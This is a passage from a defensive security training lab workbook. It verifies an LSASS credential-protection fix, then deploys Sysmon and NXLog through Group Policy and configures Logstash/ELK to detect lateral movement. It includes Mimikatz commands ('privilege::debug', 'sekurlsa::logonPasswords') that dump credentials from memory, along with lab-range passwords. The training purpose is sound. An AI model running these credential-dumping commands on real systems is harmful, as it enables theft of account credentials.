
- Username: SYNCTECHLABS\Administrator
- Password: Sec599

Upon authentication, we will immediately switch to our Nick Fury account:

- Click the start button in Windows 10
- Right-click the "Person" icon
- Select "Switch account"
- Select "Other user" in the bottom left corner

Re-authenticate using the following credentials:

- Username: SYNCTECHLABS\nick.fury
- Password: Awesomesauce123



20. **Attack 2 - Confirm fix using Mimikatz**


To confirm our fix, we will run Mimikatz again:

- Right click the command prompt icon in the taskbar
- Right click "Command Prompt"
- Select "Run as Administrator"
- You can provide the following credentials:
  - Username: .\student-localadmin
  - Password: sec599
- Inside the command prompt, navigate to the "C:\Users\nick.fury\Desktop\Mimikatz\x64\" directory

We will again run Mimikatz to dump all credentials in memory:

C:\Users\nick.fury\Desktop\Mimikatz\x64 Mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords

You should see some output, after which Mimikatz will crash (as it cannot access LSASS).



SEC599-4.5: Exercise - Configuring & forwarding Windows event logs

Objective

The following are high-level steps in this exercise:

- Deploying sysmon on all hosts in the Windows domain;
- Installing nxlog on all hosts in the Windows domain;
- Configuring ELK host;
- Perform lateral movement and detecting it.

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - Firewall
3. SEC599-C01 - DomainController
4. SEC599-C01 - Ubuntu03
5. SEC599-C01 - Kali

Exercise 1 : SEC599-4.5

The objective of the lab is to detect lateral movement taking place in our Windows Active Directory environment. We will accomplish this by using a combination of Windows event logs, syslog and ELK-based visualization techniques.

The following are high-level steps in this exercise:

- Deploying sysmon on all hosts in the Windows domain;
- Installing nxlog on all hosts in the Windows domain;
- Configuring ELK host;
- Perform lateral movement and detecting it.

1. **Authenticate to domain controller**

   We will start of by deploying sysmon in our Windows environment, which we will do centrally using GPO's. As a first step, authenticate to the domain controller using the following credentials:

   - Username: Administrator
   - Password: Sec599

2. **Review the sysmon.bat script**

   In order to facilitate things, we have already provided a .bat script in the domain SYSVOL share (which is accessible to all domain users). You can find it on the domain controller in the following location:


- C:\Windows\SYSVOL\sysvol\synctechlabs.com\Sysmon\sysmon.bat

You can open the folder by clicking the SYSVOL shortcut on the Desktop and opening the Sysmon folder. You can open the .bat script by right-clicking and selecting "Edit with Notepad++". As part of the .bat script, you'll see that:

- The script copies the sysmon configuration file from the domain share (SYSVOL) to the C:\windows directory;
- The script checks whether the Sysmon service is running. If it's not running, it will attempt to start if. If it cannot start it, it will install it.

The idea is to have this script run periodically, to ensure all hosts in the domain have sysmon running, with the latest configuration file. Credits go to Pablo Delgado (syspanda.com) for this simple, yet effective, script!

In the next steps, we will use GPO's to ensure this .bat script is executed upon system startup.




3. **Review the sysmonconfig.xml**

Sysmon is typically installed / configured according to an XML configuration file. We will use the very well-known (& highly rated) base configuration file from "SwiftOnSecurity". It's been added to the same SYSVOL folder where you can find the sysmon.bat file.

Feel free to walk through the .xml file, as it is very well commented and is thus rather intuitive. In your own environment, you can choose to further adapt or tailor to your needs.

Once you are finished, please feel free to close Notepad++.




4. **Review the nxlog.conf & .bat files**

Inside the SYSVOL folder, we've also included a NXLog folder. Inside, you can find the installer, an nxlog.bat and an nxlog.conf file. The .bat file is rather straightforward and will be used in a GPO to correctly deploy nxlog in our Windows environment. Feel free to have a look (you can right-click and select "Edit with Notepad++").

A slightly bigger file is the prepared configuration file (nxlog.conf). You can right-click the nxlog.conf file and select "Edit with notepad++" to review the document. As you scroll through it, you will notice that the configuration is rather straightforward:

- A number of "queries" is defined to filter the event logs that are to be forwarded (we've added the Sysmon entry to the default entries (System, Application, Security)).
- At the end of the file, an output host is configured, which we've defined as our Logstash host (192.168.30.16 on port 5000)

Feel free to analyze the .conf file in-depth, but there is no need to adapt anything. Once finished, please close the configuration file.



5. **Open WinSCP & copy logstash-nxlog.conf**

   Before we configure our hosts to start generating & forwarding Windows events to our ELK stack, let's make sure Logstash is configured to correctly parse incoming logs. We have already prepared a logstash-nxlog.conf file, which you can find on the Desktop of the domain controller.


   Feel free to analyze the file (e.g. by opening with Notepad++), but its key features include:

   - It will use a standard JSON parser
   - It will start a TCP listener on port 5000
   - It will use Elasticsearch as output

   Once you have analyzed the file, let's copy it to our ELK system:

   - Open WinSCP (you can find it on the Desktop)
   - Connect to "192.168.30.16"
     - Username: sec599
     - Password: sec599
   - Ignore the certificate warning and click "Yes"
   - Configure remote directory to the right to be "/tmp"
   - Configure local directory to the left to "Desktop"
   - Copy logstash-nxlog.conf to "/tmp" (drag and drop)

   Once the transfer is finished, feel free to close WinSCP.



6. **SSH to 192.168.30.16 and configure Logstash**

Next up, we will open Putty (from the Desktop) and connect to 192.168.30.16 (by now you should remember how to use the Putty interface). You can use the same credentials (sec599 - sec599). Upon establishing the session, we can su into root (the root password is "sec599").

sec599@ubuntu03:~$ su root

Upon obtaining a root shell, please run the following commands to move the logstash-nxlog.conf file to the right directory and to restart logstash:

root@ubuntu03:/home/sec599# mv /tmp/logstash-nxlog.conf /etc/logstash /conf.d/logstash-nxlog.conf
root@ubuntu03:/home/sec599# service logstash restart
root@ubuntu03:/home/sec599# service logstash status

Once you have confirmed logstash is running, feel free to close the Putty window.


7. **Open Group Management Policy**

   Now that all configuration files have been prepared, let's start deploying our solution to the domain environment!

   We can open the "Group Policy Management" menu from the Server Manager (which is started automatically upon logon, if you can't find it press the Windows start button and type "Server Manager"). You can click Tools, after which you can select "Group Policy Management".

   As we've done before, we wil drill down to the following location:


   - Forest: synctechlabs.com
   - Domains
   - synctechlabs.com
   - Right-click the Default Domain Policy and select "Edit..."



8. **Open Startup Scripts**

   We will now add the sysmon.bat and nxlog.bat files as startup scripts for all hosts in the domain. Within the Group Policy Management Editor, we will drill down to the following location:

   - Computer Configuration
   - Policies
   - Windows Settings
   - Scripts (Startup/Shutdown)
   - Startup (Right-click -> Properties)



9. **Add Sysmon & NXLog startup scripts**

